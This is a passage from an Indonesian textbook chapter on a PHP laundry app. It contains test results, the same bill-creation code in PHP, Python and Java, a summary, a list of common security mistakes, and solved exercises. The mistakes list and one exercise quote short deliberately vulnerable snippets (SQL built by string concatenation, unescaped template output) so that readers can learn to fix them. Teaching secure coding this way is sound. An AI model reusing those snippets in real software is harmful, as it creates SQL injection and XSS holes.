PASS TC-4.2     A body with "payment": 1 -> payment is still 40000
PASS TC-4.5     Express S0002 unit 3 -> 36000
PASS TC-11.3    A logged-in POST without X-CSRF-Token -> 403 csrf_failed

== TC-NF-09 on MySQL/MariaDB ==
PASS TC-NF-09/1.1 MySQL: owner login, /api/me
PASS TC-NF-09/2.2 MySQL: search wijaya -> 8, C0228 ... C0082
PASS TC-NF-09/8.1 MySQL: dashboard 2026-09-30
PASS TC-NF-09/9.1 MySQL: monthly report and the other reports
PASS TC-NF-09/10.1 MySQL: status check B2938

======================================================================
PASS 106   FAIL 0   MANUAL 3   SKIP 0   (total 109)
```

Dari 109 entri, 100 berjalan di SQLite dan 6 di MariaDB 10.11.14. Ketiga entri `MANUAL` adalah pemeriksaan yang tidak dapat dilakukan skrip: pratinjau cetak struk di kertas sungguhan (`TC-7.3`), mahasiswa yang mengikuti README di mesin Windows, macOS, dan Linux yang bersih (`TC-NF-10`), dan halaman pada 360 piksel (`TC-NF-12`). Pemeriksaan terakhir itu akhirnya dilakukan juga untuk bab ini, di Chromium: formulir nota baru selebar 532 piksel pada 360, *bug grid* yang sama yang ditemukan Bab 8 di antarmuka depan statis, dan setelah perbaikan satu baris `grid-template-columns: minmax(0, 1fr)` di `public/assets/style.css`, halaman dasbor, antrean, nota baru, nota, dan pelanggan semuanya terukur tepat 360 piksel.

9.20 Satu Fitur Berdampingan: Membuat Nota dalam PHP, Python, dan Java

9.20.1 Tiga program, satu nota

Bagian buku selanjutnya membangun aplikasi yang sama dalam bahasa-bahasa lain, dan cara tercepat untuk melihat apa yang berubah dan apa yang tidak adalah menulis satu fitur tiga kali. Fiturnya adalah yang diikuti bab ini: kasir Wiyung membuat nota B2954 untuk C0151, 5 kg S0001 di rak A03 dengan uang muka Rp 20.000 tunai, lalu mencoba formulir yang sama sekali lagi dan jumlah 4,3. Setiap program bekerja pada salinan `laundry.db` barunya sendiri, memakai jam data contoh, dan mencetak enam baris yang sama.

Versi PHP, **Kode 9.34**, tidak mengimplementasikan ulang apa pun: ia memuat `bootstrap.php` milik jalur ini dan memanggil `Bills::create()` dari baris perintah, yang sekaligus memperlihatkan bahwa model sama sekali tidak bergantung pada server web.

Kode 9.34 `side-by-side/php/create_bill.php`: `Bills::create()` milik jalur ini sendiri, dipanggil dari baris perintah pada salinan basis data.

```php
<?php
// Bab 9, berdampingan: membuat satu nota dengan kode jalur PHP SENDIRI
// (Bills::create), tanpa server web.
//     php create_bill.php COPY-OF-laundry.db
declare(strict_types=1);

$db = $argv[1] ?? '';
if (!is_file($db)) {
    fwrite(STDERR, "usage: php create_bill.php COPY-OF-laundry.db\n");
    exit(2);
}
putenv('APP_DB_PATH=' . realpath($db));          // dibaca config.php
putenv('APP_DATA_DIR=' . sys_get_temp_dir());
putenv('APP_NOW=2026-09-30 21:00:00');
require __DIR__ . '/../../php/src/bootstrap.php';

$row = Employees::findForLogin('kasir5@profitina-laundry.example');
$user = Employees::toUser($row);
echo "Cashier {$user['id']} {$user['name']} "
    . "({$user['role']}, {$user['outlet_id']})\n";

$form = [
    'customer_id' => 'C0151',
    'service_id' => 'S0001',
    'unit' => 5,
    'rack' => 'A03',
    'pay_now' => ['method' => 'cash', 'amount' => 20000],
];
$id = Bills::create($user, $form);

$b = Bills::find($id);
$count = fn (string $table) =>
    Db::value("SELECT COUNT(*) FROM $table WHERE Bill_id = ?", [$id]);
echo "Created $id at {$b['arrived']}: {$b['Customer_id']}, {$b['Service_id']}, "
    . "{$b['unit']} x " . money(Bills::unitPrice($b))
    . ' = ' . money($b['payment']) . "\n";
echo "Rack {$b['rack']}, paid " . money($b['paid'])
    . ', balance ' . money(Bills::balance($b)) . "\n";
echo 'Rows written: Bill 1, StatusLog ' . $count('StatusLog')
    . ', Payment ' . $count('Payment') . "\n";
```

Kode 9.34 (Lanjutan) *side-by-side/php/create_bill.php: Bills::create() milik jalur ini sendiri, dipanggil dari baris perintah pada salinan basis data.*

```php
$tries = [
    'Same form again' => $form,                          // rak A03 kini terpakai
    'Unit 4.3' => ['unit' => '4.3', 'rack' => 'A04'] + $form, // tidak bulat
];
foreach ($tries as $what => $in) {
    try {
        Bills::create($user, $in);
    } catch (AppError $e) {
        foreach ($e->fields as $field => $message) {
            echo "$what: {$e->status} $field: $message\n";
        }
    }
}
```

Versi Python, **Kode 9.35**, ditulis dari nol dengan modul `sqlite3` pustaka standar, mengikuti aturan yang sama dalam urutan yang sama.

Kode 9.35 `side-by-side/python/create_bill.py`: `create_bill()`, dengan pemeriksaan lebih dahulu, lalu satu transaksi yang dimulai dengan `BEGIN IMMEDIATE`, id berikutnya, dan ketiga penyisipan.

```
def create_bill(db, user, form):
    """Mengembalikan id nota baru atau melempar ValidationFailed. SATU transaksi."""
    outlet, errors = user["outlet_id"], {}
    customer = db.execute("SELECT id, credit FROM Customer WHERE id = ?",
                          (form.get("customer_id", ""),)).fetchone()
    if customer is None:
        errors["customer_id"] = "Choose an existing customer."
    service = db.execute("SELECT id, price FROM Service WHERE id = ?",
                         (form.get("service_id", ""),)).fetchone()
    if service is None:
        errors["service_id"] = "Choose a service from the price list."
    unit = whole(form.get("unit"), 1, 999)
    if unit is None:
        errors["unit"] = "Enter a whole number from 1 to 999; round kg up."
    rack = str(form.get("rack", "")).strip().upper()
    if not RACK.match(rack):
        errors["rack"] = "Choose a rack from A01 to C20."
    elif rack_in_use(db, outlet, rack):
        errors["rack"] = f"Rack {rack} is in use at {outlet}, choose another rack."
    payment = None
    if form.get("pay_now") and customer and service and unit:
        total = int(service["price"]) * unit                    # BR-1
        payment, pay_errors = check_payment(form["pay_now"], total,
                                            int(customer["credit"]))
        errors.update(pay_errors)
    if errors:
        raise ValidationFailed(errors)

    db.execute("BEGIN IMMEDIATE")          # kunci tulis, sebelum id berikutnya
    try:
        if rack_in_use(db, outlet, rack):  # baru saja diambil orang lain?
            raise ValidationFailed({"rack": f"Rack {rack} is in use."})
        total = int(service["price"]) * unit
        last = db.execute("SELECT MAX(id) FROM Bill WHERE id LIKE 'B____'"
                          ).fetchone()[0]
        bill_id = "B%04d" % (int(last[1:]) + 1 if last else 1)  # BR-14
        db.execute("INSERT INTO Bill (id, arrived, finished, departed, status,"
                   " rack, unit, payment, Customer_id, Employee_id, Service_id,"
                   " Outlet_id) VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?,"
                   " ?, ?, ?)", (bill_id, NOW, rack, unit, total, customer["id"],
                                 user["id"], service["id"], outlet))
        db.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,"
                   " Employee_id) VALUES (?, 'queued', ?, ?)",
                   (bill_id, NOW, user["id"]))
        if payment:
            method, amount, reference = payment
```

Kode 9.35 (Lanjutan) *side-by-side/python/create_bill.py: create_bill(), dengan pemeriksaan lebih dahulu, lalu satu transaksi yang dimulai dengan BEGIN IMMEDIATE, id berikutnya, dan ketiga penyisipan.*

```
            if method == "credit":             # tak pernah < 0, walau 2 membayar
                cur = db.execute("UPDATE Customer SET credit = credit - ?"
                                 " WHERE id = ? AND credit >= ?",
                                 (amount, customer["id"], amount))
                if cur.rowcount != 1:
                    raise ValidationFailed({"pay_now.amount": "Deposit too low."})
            db.execute("INSERT INTO Payment (Bill_id, paid_at, method, amount,"
                       " reference) VALUES (?, ?, ?, ?, ?)",
                       (bill_id, NOW, method, amount, reference))
        db.execute("COMMIT")
    except BaseException:
        db.execute("ROLLBACK")             # semua atau tidak sama sekali
        raise
    return bill_id
```

Versi Java, **Kode 9.36**, memakai JDBC dengan *driver* SQLite `sqlite-jdbc` 3.53.2.0, berkas jar yang dibawa di `side-by-side/java/lib/`. Agar *listing*-nya tetap pendek, versi ini hanya mendukung uang muka tunai; versi Python memeriksa keempat metode seperti model PHP.

Kode 9.36 `side-by-side/java/CreateBill.java`: `createBill()` dengan JDBC. Bentuknya sama: validasi semuanya, lalu `BEGIN IMMEDIATE`, periksa rak lagi, hitung id dan sisipkan, dan `ROLLBACK` pada *exception* apa pun.

```
    static String createBill(Connection db, User user, Map<String, Object> form)
            throws SQLException, ValidationFailed {
        String outlet = user.outletId();
        Map<String, String> errors = new LinkedHashMap<>();
        Object customer = one(db, "SELECT id FROM Customer WHERE id = ?",
                form.get("customer_id"));
        if (customer == null) {
            errors.put("customer_id", "Choose an existing customer.");
        }
        Object price = one(db, "SELECT price FROM Service WHERE id = ?",
                form.get("service_id"));
        if (price == null) {
            errors.put("service_id", "Choose a service from the price list.");
        }
        Integer unit = whole(form.get("unit"), 1, 999);
        if (unit == null) {
            errors.put("unit", "Enter a whole number from 1 to 999; round kg up.");
        }
        String rack = String.valueOf(form.get("rack")).trim().toUpperCase();
        if (!rack.matches("[ABC](0[1-9]|1[0-9]|20)")) {
            errors.put("rack", "Choose a rack from A01 to C20.");
        } else if (rackInUse(db, outlet, rack)) {
            errors.put("rack", "Rack " + rack + " is in use at " + outlet
                    + ", choose another rack.");
        }
        long cash = form.get("cash") == null ? 0 : (Integer) form.get("cash");
        long total = price == null || unit == null ? 0
                : ((Number) price).longValue() * unit;              // BR-1
        if (total > 0 && customer != null && cash > total) {  // pay_now.amount
            errors.put("pay_now.amount",
                    "The balance is only " + money(total) + ".");
        }
        if (!errors.isEmpty()) {
            throw new ValidationFailed(errors);
        }
```

Kode 9.36 (Lanjutan) *side-by-side/java/CreateBill.java: createBill() dengan JDBC. Bentuknya sama: validasi semuanya, lalu BEGIN IMMEDIATE, periksa rak lagi, hitung id dan sisipkan, dan ROLLBACK pada exception apa pun.*

```
        try (Statement st = db.createStatement()) {
            st.execute("BEGIN IMMEDIATE");   // kunci tulis, sebelum id berikutnya
        }
        try {
            if (rackInUse(db, outlet, rack)) {  // baru saja diambil orang lain?
                throw new ValidationFailed(
                        Map.of("rack", "Rack " + rack + " is in use."));
            }
            Object last =
                    one(db, "SELECT MAX(id) FROM Bill WHERE id LIKE 'B____'");
            int next = last == null ? 1
                    : Integer.parseInt(((String) last).substring(1)) + 1;
            String billId = String.format("B%04d", next);          // BR-14
            run(db, "INSERT INTO Bill (id, arrived, finished, departed, status,"
                    + " rack, unit, payment, Customer_id, Employee_id, Service_id,"
                    + " Outlet_id) VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?,"
                    + " ?, ?, ?)",
                    billId, NOW, rack, unit, total, customer, user.id(),
                    form.get("service_id"), outlet);
            run(db, "INSERT INTO StatusLog (Bill_id, status, changed_at,"
                    + " Employee_id) VALUES (?, 'queued', ?, ?)",
                    billId, NOW, user.id());
            if (cash > 0) {
                run(db, "INSERT INTO Payment (Bill_id, paid_at, method, amount,"
                        + " reference) VALUES (?, ?, 'cash', ?, NULL)",
                        billId, NOW, cash);
            }
            try (Statement st = db.createStatement()) {
                st.execute("COMMIT");
            }
            return billId;
        } catch (SQLException | ValidationFailed | RuntimeException e) {
            try (Statement st = db.createStatement()) {
                st.execute("ROLLBACK");        // semua atau tidak sama sekali
            }
            throw e;
        }
    }
```

Setiap program dijalankan pada salinan basis data barunya sendiri:

```
php side-by-side/php/create_bill.php copy1.db
python side-by-side/python/create_bill.py copy2.db
javac -cp lib/sqlite-jdbc-3.53.2.0.jar CreateBill.java
java -cp lib/sqlite-jdbc-3.53.2.0.jar:. CreateBill copy3.db
```

dan masing-masing mencetak enam baris ini; `diff` tidak menemukan perbedaan di antara ketiga keluaran:

```
Cashier E0012 Fitri Handayani (cashier, O03)
Created B2954 at 2026-09-30 21:00:00: C0151, S0001, 5 x Rp 8.000 = Rp 40.000
Rack A03, paid Rp 20.000, balance Rp 20.000
Rows written: Bill 1, StatusLog 1, Payment 1
Same form again: 422 rack: Rack A03 is in use at O03, choose another rack.
Unit 4.3: 422 unit: Enter a whole number from 1 to 999; round kg up.
```

9.20.2 Apa yang berubah dan apa yang tidak

Tabel 9.5 menjajarkan ketiga versi.

Tabel 9.5 Membuat nota dalam tiga bahasa. SQL, aturan, urutan langkah, dan pesannya sama; hanya cara setiap bahasa mengejanya yang berbeda.

Perkara	PHP (PDO)	Python (`sqlite3`)	Java (JDBC)
Placeholder	`?`	`?`	`?`
Menjalankan *query*	`Db::all/one/value/run($sql, [...])`	`db.execute(sql, (...))`	`PreparedStatement` + `setObject(i, v)`
Memulai transaksi	`BEGIN IMMEDIATE` melalui `Db::transaction()`	`db.execute("BEGIN IMMEDIATE")` dengan `isolation_level=None`	`st.execute("BEGIN IMMEDIATE")`
Membatalkan bila galat	`catch (Throwable)` → `ROLLBACK`, lempar ulang	`except BaseException:` → `ROLLBACK`, `raise`	`catch (...)` → `ROLLBACK`, `throw e`
"Bilangan bulat 1 sampai 999"	`Validate::whole()` dengan ekspresi reguler	`whole()` dengan `re.fullmatch`	`whole()` dengan `String.matches`
Galat per isian	`AppError::validation($errors)`	`ValidationFailed(errors)`	`ValidationFailed(errors)`
Uang	`number_format($n, 0, ',', '.')`	`f"{n:,}".replace(",", ".")`	`String.format(Locale.US, "%,d", n).replace(',', '.')`

Yang tidak berubah adalah bagian yang layak diingat: *placeholder*, pemeriksaan sebelum operasi tulis apa pun, pemeriksaan rak kedua di dalam transaksi, id yang dihitung di bawah kunci tulis, tiga baris yang ditulis bersama atau tidak sama sekali, dan pesan-pesan yang dibaca kasir. Bab 10 memperlihatkan jalur Flask, tempat fungsi yang sama hidup di `laundry/logic/bills.py`, dan Bab 11 jalur-jalur Java, tempat ia bernama `BillService.create()`.

9.21 Profitina dalam Praktik

Usaha kecil jarang membutuhkan sistem yang besar, tetapi selalu membutuhkan sistem yang benar. Jalur PHP memperlihatkan harga "benar" ketika tidak ada yang disembunyikan: sekitar 6.000 baris terformat untuk enam belas *use case*, sebuah API JSON, lima laporan, sebuah struk, dan langkah-langkah keamanan yang tidak boleh ditinggalkan usaha mana pun. Setiap baris itu dapat dibaca oleh orang yang akan memeliharanya, dan tidak ada pembaruan paket pihak ketiga yang dapat mengubah perilakunya dalam semalam.

Struktur yang sama menyusun produk web sungguhan, apa pun ukuran dan bahasanya: satu pintu masuk untuk semua permintaan; sebuah *router*; *handler* yang memeriksa identitas, izin, dan masukan sebelum bertindak; satu lapisan yang berbicara dengan basis data melalui *prepared statement* dan transaksi; *template* yang meng-*escape*; galat yang memberi tahu pengguna apa yang harus dilakukan sementara rinciannya masuk ke log; dan API yang merupakan program yang sama dalam format berbeda. *Framework* membuat masing-masing lebih cepat ditulis. *Framework* tidak membuat satu pun menjadi opsional, dan tim yang tahu kegunaan setiap bagian memilih dan mengonfigurasi *framework*-nya jauh lebih baik daripada tim yang tidak tahu.

9.22 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

1. **Menjalankan server di folder yang salah.** `php -S localhost:8000` di dalam `php/` alih-alih `php -S localhost:8000 -t public` menjadikan berkas-berkas sumber sebagai *document*

root: `config.php` menjadi alamat web, dan setiap URL halaman menampilkan halaman yang sama. Selalu berikan `-t public`, dari folder `php`.

2. **Menempelkan masukan ke SQL.** `"... WHERE id = '$id'"` adalah *SQL injection* yang tinggal menunggu waktu, bahkan bila nilainya "berasal dari formulir kita sendiri". Pakai *placeholder* untuk setiap nilai, dan untuk sedikit hal yang tidak dapat menjadi *placeholder* (nama tabel atau kolom) pilihlah dari daftar tetap di kode, seperti yang dilakukan `Rules::nextId()`.
3. **Mencetak nilai tanpa `h()`.** Satu `<?= $customer['name'] ?>` tanpa *escape* adalah lubang XSS. *Escape* setiap nilai, termasuk id dan angka, sehingga tidak ada yang perlu diingat-ingat.
4. **Hanya memeriksa di peramban.** `required`, `min="1"`, dan butir menu yang tersembunyi membuat halaman lebih ramah. Server wajib memeriksa lagi peran, outlet, setiap isian, dan setiap perubahan status.
5. **Melupakan token CSRF di formulir baru.** `<form method="post">` baru tanpa `<?= csrf_field() ?>` ditolak dengan 403, dan itu perilaku yang benar; *handler* yang lupa `self::csrf()` adalah bahaya yang sesungguhnya. Taruh pemeriksaan itu paling awal di setiap *handler* `POST`.
6. **Menulis beberapa baris tanpa transaksi.** Kerusakan di antara penyisipan `Bill` dan `StatusLog` meninggalkan nota tanpa riwayat. Bungkus setiap perubahan banyak baris dalam `Db::transaction()`.
7. **Membaca lalu memperbarui tanpa syarat.** "Baca statusnya; bila *queued*, jadikan *finished*" membiarkan dua tekanan bersamaan sama-sama berhasil. Taruh syaratnya di dalam `UPDATE` (`WHERE status = 'queued'`) dan periksa jumlah baris yang berubah.
8. **Menampilkan rincian galat kepada pengguna.** *Stack trace* atau galat SQL di halaman memberi tahu penyerang folder, nama tabel, dan versi Anda. Catat rinciannya di log beserta rujukan dan tampilkan pesan yang tenang; nyalakan `'debug'` hanya di komputer Anda sendiri.
9. **Membandingkan rahasia dengan `==`.** Pakai `hash_equals()` untuk token dan *hash* kata sandi, agar waktu yang dibutuhkan tidak bergantung pada berapa banyak karakter yang benar.
10. **Menyimpan kata sandi sungguhan di `config.php`.** Berkas itu ada di repositori. Taruh kata sandi di `config.local.php` atau di variabel lingkungan.

9.23 Ringkasan Bab

- Jalur PHP adalah seluruh aplikasi dalam PHP 8 murni tanpa *framework* atau Composer: *front controller* `public/index.php` berisi semua rute, `Router` sekitar 60 baris, dan `Kernel` yang mengirim *header* keamanan, memulai sesi, dan mengubah galat menjadi halaman atau JSON.
- `php -S localhost:8000 -t public` menjalankannya; `public/` satu-satunya folder yang dapat dijangkau peramban. Di bawah Apache milik XAMPP, dua berkas `.htaccess` memberi perlindungan yang sama, dan `base_path()` membuat tautan tetap bekerja di subfolder.
- `Db.php` satu-satunya berkas yang bergantung pada mesin: PDO dengan *exception*, SQLite secara bawaan (*foreign key* aktif, `BEGIN IMMEDIATE`), MySQL atau MariaDB dengan `'db_engine' => 'mysql'` (*prepared statement* sungguhan, *strict mode*, `utf8mb4`). Setiap *query* memakai *placeholder* `?`; perubahan banyak baris berjalan dalam `Db::transaction()`.
- Sesi memakai *strict mode*, *cookie* `HttpOnly` dan `SameSite=Lax`, id baru saat login, dan batas delapan jam. Kata sandi berupa *hash* PBKDF2-SHA-256 dengan *salt* acak dan 600.000 iterasi, sekitar 0,24 detik per pemeriksaan (Persamaan (9.1)), dibandingkan dengan `hash_equals()`; setiap kegagalan login mendapat pesan dan waktu yang sama, dan lima kegagalan menjeda e-mail itu selama 15 menit.

- Setiap formulir yang mengubah data membawa token CSRF, setiap perubahan lewat API membawa *header* `X-CSRF-Token`; peran berasal dari satu tabel izin dan diperiksa di setiap *handler*.
- Masukan divalidasi di server dengan semua galat dikumpulkan per isian; formulir kembali berstatus 422, nilainya dipertahankan dan setiap isian mendapat pesannya. Setiap nilai di setiap *template* melewati `h()`.
- Membuat nota memeriksa semuanya lebih dahulu, lalu dalam satu transaksi memeriksa rak lagi, menghitung harga (BR-1) dan id (Persamaan (9.2)), dan menulis `Bill`, `StatusLog`, dan `Payment`; sisa tagihan selalu dihitung (Persamaan (9.3)). Perubahan status memakai *update* bersyarat, sehingga dua tekanan bersamaan tidak mungkin sama-sama berhasil.
- Struk menampilkan logo resmi dan tidak memuat data pribadi selain nama dan telepon; laporan memisahkan uang yang ditagihkan dan uang yang diterima, dan mengekspor CSV dengan `fputcsv()`.
- API memakai ulang model; `POST /api/bills` menjawab `201 Created` dengan *header* `Location` dan mengabaikan harga apa pun yang dikirim klien.
- 106 pemeriksaan lulus (100 di SQLite, 6 di MariaDB 10.11), 3 manual; susunan Apache/XAMPP tidak dijalankan di sini.
- Fitur yang sama dalam PHP, Python, dan Java mencetak hasil yang identik; hanya ejaannya yang berbeda.

9.24 Soal Latihan

9.1 Anda menjalankan server dengan `php -S localhost:8000` di dalam folder `php`, lupa `-t public`. Apa yang dilakukan `http://localhost:8000/config.php` sekarang, dan apa yang ditampilkan `http://localhost:8000/bills/B2938`? Mengapa `-t public` adalah pengaturan keamanan, bukan sekadar kemudahan?

9.2 Tuliskan ekspresi reguler yang dibangun `Router::add()` untuk pola `/bills/{id}/payments/new`, dan sebutkan *path* mana yang cocok: `/bills/B2938/payments/new`, `/bills/B2938/payments/new/`, `/bills//payments/new`, `/bills/B2938/x/payments/new`. (*Kernel* membuang garis miring di akhir sebelum *routing*.)

9.3 Permintaan `DELETE /bills/B2938` tiba. Telusuri apa yang dilakukan *router* dan berikan kode status serta pesan jawabannya.

9.4 Jelaskan dengan kata-kata Anda sendiri mengapa `Db::transaction()` memakai `BEGIN IMMEDIATE` di SQLite. Uraikan dengan tepat apa yang bisa salah dengan dua kasir dan `BEGIN` biasa.

9.5 Seorang penyerang mencuri tabel `Employee`. Dengan Persamaan (9.1) dan 0,237 detik per pemeriksaan yang terukur, berapa lama pada satu inti untuk mencoba daftar 50.000 kata sandi terhadap ke-14 pegawai? Bagaimana jawabannya berubah seandainya *hash*-nya tanpa *salt*?

9.6 Berikan hasil `Validate::whole($v, 1, 999)` untuk setiap `$v`: `7`, `"7"`, `" 7 "`, `7.0`, `"7.0"`, `"0"`, `"999"`, `"1000"`, `"0x10"`, `false`.

9.7 Sebuah *template* baru mencetak `<a href="/customers/<?= $c['id'] ?>"><?= $c['name'] ?></a>`. Sebutkan kedua masalahnya dan tulis ulang baris itu dengan gaya jalur ini.

9.8 Kasir Dewi (O01) mengirim nota baru dengan `customer_id` C0151, `service_id` S0002 (ekspres, Rp 12.000/kg), `unit` 3, `rack` B05, `pay_mode` full, metode `qris`, dan referensi `QRIS`

`512300774412`. Dengan Persamaan (9.3), berapa *payment*, *paid*, dan *balance* notanya? Baris apa saja yang ditulis, dan nota itu milik outlet mana?

9.9 Dua pencuci O02 menekan **Finished** pada B2923 dalam milidetik yang sama. Uraikan apa yang dilakukan setiap permintaan dan apa yang dilihat setiap pencuci. Berapa baris `StatusLog` yang didapat B2923?

9.10 Mengapa laporan bulanan menghitung *charged* menurut bulan kedatangan dan *received* menurut bulan pembayaran? Dengan Persamaan (9.4), apa artinya bagi binatu bahwa pada Oktober 2025 uang yang diterima Rp 676.000 lebih sedikit daripada yang ditagihkan?

9.11 Anda memasang jalur ini di XAMPP tetapi lupa `php/.htaccess`. Sebutkan dua berkas yang kini dapat dicoba diunduh orang asing dan apa isinya.

9.12 Kembangkan program Python berdampingan agar juga menolak id pelanggan yang panjangnya bukan lima karakter sebelum bertanya ke basis data. Di mana tepatnya pemeriksaan itu ditambahkan, dan pesan apa yang dipakai agar sama dengan jalur PHP?

9.13 Di **Tabel 9.5**, versi Python memberikan `isolation_level=None` kepada `sqlite3.connect()`. Apa yang diubahnya, dan apa yang salah dengan `BEGIN IMMEDIATE` tanpanya?

9.25 Penyelesaian Soal Latihan

9.1 *Document root*-nya kini folder `php`, sehingga `config.php` dijalankan PHP dan tidak mencetak apa pun (ia hanya mengembalikan larik), tetapi `config.local.php`, `data/laundry.db`, dan log di `data/logs/` menjadi alamat yang dapat diunduh, dan bila PHP suatu saat salah konfigurasi kode sumbernya akan tampil sebagai teks. `/bills/B2938` tidak menemukan berkas, sehingga server bawaan mencari `index.php` di folder itu, tidak menemukannya di `php/`, dan menjawab 404 (setiap *path* akan membutuhkan bentuk `/public/index.php/...`). Dengan `-t public` tidak ada apa pun di luar `public/` yang memiliki alamat, itulah sebabnya ia pengaturan keamanan.

9.2 `#^/bills/([^/]+)/payments/new$#`. Ia cocok dengan `/bills/B2938/payments/new` (grup `B2938`). `/bills/B2938/payments/new/` menjadi `/bills/B2938/payments/new` di `Kernel::path()` sebelum *routing*, sehingga ikut cocok. `/bills//payments/new` tidak cocok, karena `[^/]+` membutuhkan sekurang-kurangnya satu karakter. `/bills/B2938/x/payments/new` tidak cocok, karena `[^/]+` tidak boleh memuat garis miring.

9.3 *Path* `/bills/B2938` cocok dengan ekspresi `GET /bills/{id}`, tetapi metode `DELETE` bukan `GET` maupun `HEAD`, sehingga `GET` ditambahkan ke `$allowed`. Tidak ada rute lain yang cocok. *Router* melempar `AppError(405, 'bad_request', 'Method not allowed here (use GET).')`, dan *kernel* menampilkan halaman galat berstatus 405.

9.4 `BEGIN IMMEDIATE` mengambil kunci tulis SQLite pada awal transaksi. Dengan `BEGIN` biasa, kunci baru diambil pada operasi tulis pertama. Dua kasir bisa sama-sama memulai, sama-sama menjalankan `SELECT MAX(id) FROM Bill` dan membaca `B2953`, dan sama-sama menghitung `B2954`; `INSERT` pertama berhasil dan yang kedua gagal karena pelanggaran *primary key* (atau, bila salah satunya sempat menunggu, karena “database is locked”). Dengan `BEGIN IMMEDIATE`, transaksi kasir kedua menunggu sampai yang pertama melakukan *commit*, lalu membaca `B2954` dan menghitung `B2955`.

9.5 Setiap pegawai memiliki *salt* yang berbeda, sehingga setiap tebakan harus dihitung sekali per pegawai: $G = 50{,}000 \times 14 = 700{,}000$ pemeriksaan, dan menurut Persamaan (9.1) $700{,}000 \times 0.237 \approx 165{,}900$ detik, sekitar 46 jam pada satu inti. Tanpa *salt*, satu perhitungan per tebakan

melayani ke-14 *hash* sekaligus, 50,000 × 0.237 = 11,850 detik, sekitar 3,3 jam, dan dua pegawai berkata sandi sama akan memiliki *hash* yang tampak identik.

9.6 `7` → 7; `"7"` → 7; `" 7 "` → 7 (spasi di sekeliling digit diizinkan); `7.0` → `null` (*float*, bukan *int*); `"7.0"` → `null`; `"0"` → `null` (di bawah 1); `"999"` → 999; `"1000"` → `null` (di atas 999); `"0x10"` → `null`; `false` → `null`.

9.7 Tidak satu pun nilainya di-*escape*: nama yang memuat `<script>` atau id yang memuat tanda petik akan mengubah halaman (XSS), dan tautannya tidak melewati `url()`, sehingga rusak ketika jalur ini berjalan di subfolder XAMPP. Gaya jalur ini adalah `<a href="<?= h(url('/customers/' . $c['id'])) ?>"><?= h($c['name']) ?></a>`.

9.8 Harganya 12,000 × 3 = 36,000. "Full" membuat *handler* menetapkan jumlahnya 36000 di server, sehingga *paid* 36000 dan *balance* menurut Persamaan (9.3) adalah 36,000 − 36,000 = 0. Yang ditulis dalam satu transaksi: sebuah `Bill` (id berikutnya, status `queued`, rak B05, unit 3, payment 36000, pelanggan C0151, pegawai E0004 milik Dewi, layanan S0002, outlet **O01**, diambil dari sesi Dewi), satu baris `StatusLog` `queued`, dan satu `Payment` 36000 lewat `qris` beserta referensinya. Waktu janjinya 24 jam setelah kedatangan (ekspres).

9.9 Kedua permintaan membaca B2923 sebagai *queued* dan lolos pemeriksaan peran, outlet, dan keadaan. Masing-masing memulai transaksi; SQLite membiarkan satu memegang kunci tulis sementara yang lain menunggu. Yang pertama menjalankan `UPDATE Bill SET status = 'finished', finished = ? WHERE id = 'B2923' AND status = 'queued'`, mengubah satu baris, menyisipkan baris `StatusLog`, lalu *commit*; pencucinya melihat *B2923 finished.* Yang kedua lalu menjalankan `UPDATE` yang sama, yang mengubah nol baris karena statusnya kini `finished`; ia melempar `409 B2923 is no longer in process.`, transaksinya dibatalkan, dan pencucinya melihat pesan itu. B2923 mendapat tepat satu baris `finished` di `StatusLog`.

9.10 Kedua angka menjawab pertanyaan yang berbeda: *charged* adalah nilai pekerjaan yang diterima dalam sebulan (apa yang diperoleh binatu), *received* adalah uang yang masuk dalam sebulan (apa yang dilihat laci kas dan bank). Pelanggan sering membayar saat mengambil, beberapa hari setelah kedatangan, sehingga keduanya berbeda dari bulan ke bulan. Oktober 2025 adalah bulan pertama data: Rp 8.362.000 ditagihkan dan Rp 7.686.000 diterima, jadi Rp 676.000 dari pekerjaan Oktober dibayar pada November atau sesudahnya. Sepanjang tahun selisih-selisih itu berjumlah Rp 1.529.000 di Persamaan (9.4), piutang yang masih terbuka pada 30 September 2026.

9.11 Misalnya `http://localhost/App/php/data/laundry.db`, seluruh basis data SQLite berisi nama, telepon, dan e-mail setiap pelanggan serta *hash* kata sandi pegawai, dan `http://localhost/App/php/config.local.php` atau `data/logs/app.log`, yang dapat memuat kata sandi MySQL dan rincian galat. (Apache akan menjalankan berkas `.php` alih-alih menampilkannya, tetapi basis data dan log adalah berkas biasa.)

9.12 Di awal `create_bill()`, sebelum `SELECT` pelanggan: `cid = str(form.get("customer_id", "")).strip().upper()` dan, bila `len(cid) != 5`, `errors["customer_id"] = "Choose an existing customer (search by name, phone or id)."`, yaitu pesan jalur PHP untuk pelanggan yang tidak ada. `SELECT`-nya lalu hanya dijalankan bila panjang id sudah benar. Pemeriksaan ini tidak mengubah apa pun untuk id yang sah dan menghemat *query* yang sia-sia untuk id yang tidak sah; *prepared statement* sendiri sudah membuat *query*-nya aman.

9.13 Secara bawaan modul `sqlite3` Python mengelola transaksi sendiri: sebelum `INSERT`, `UPDATE`, atau `DELETE` pertama ia diam-diam mengirim `BEGIN` tertunda dan membiarkan transaksinya

terbuka sampai `commit()`. Program yang juga mengirim `BEGIN IMMEDIATE`-nya sendiri gagal dengan "cannot start a transaction within a transaction" setiap kali transaksi implisit semacam itu masih terbuka, dan `BEGIN` implisit mengambil kunci tulis baru pada operasi tulis pertama, terlambat (Soal 9.4). `isolation_level=None` mengalihkan modul ke mode *autocommit*, sehingga tidak ada pernyataan yang dibungkus otomatis dan program mengendalikan sendiri `BEGIN IMMEDIATE`, `COMMIT`, dan `ROLLBACK`, persis seperti jalur PHP.

Daftar Pustaka

[1] W3Techs, *Usage Statistics and Market Share of Server-side Programming Languages for Websites*, Sep. 2026. [Online]. Available: https://w3techs.com/technologies/overview/programming_language

[2] endoflife.date, *PHP*. [Online]. Available: https://endoflife.date/php (accessed Sep. 2026).

[3] Apache Friends, "New XAMPP release 8.2.12, 8.1.25 and 8.0.30," Nov. 19, 2023. [Online]. Available: https://www.apachefriends.org/blog/new_xampp_20231119.html

[4] The PHP Group, *PHP Manual: Built-in web server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[5] The PHP Group, *PHP Manual: PHP Data Objects*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

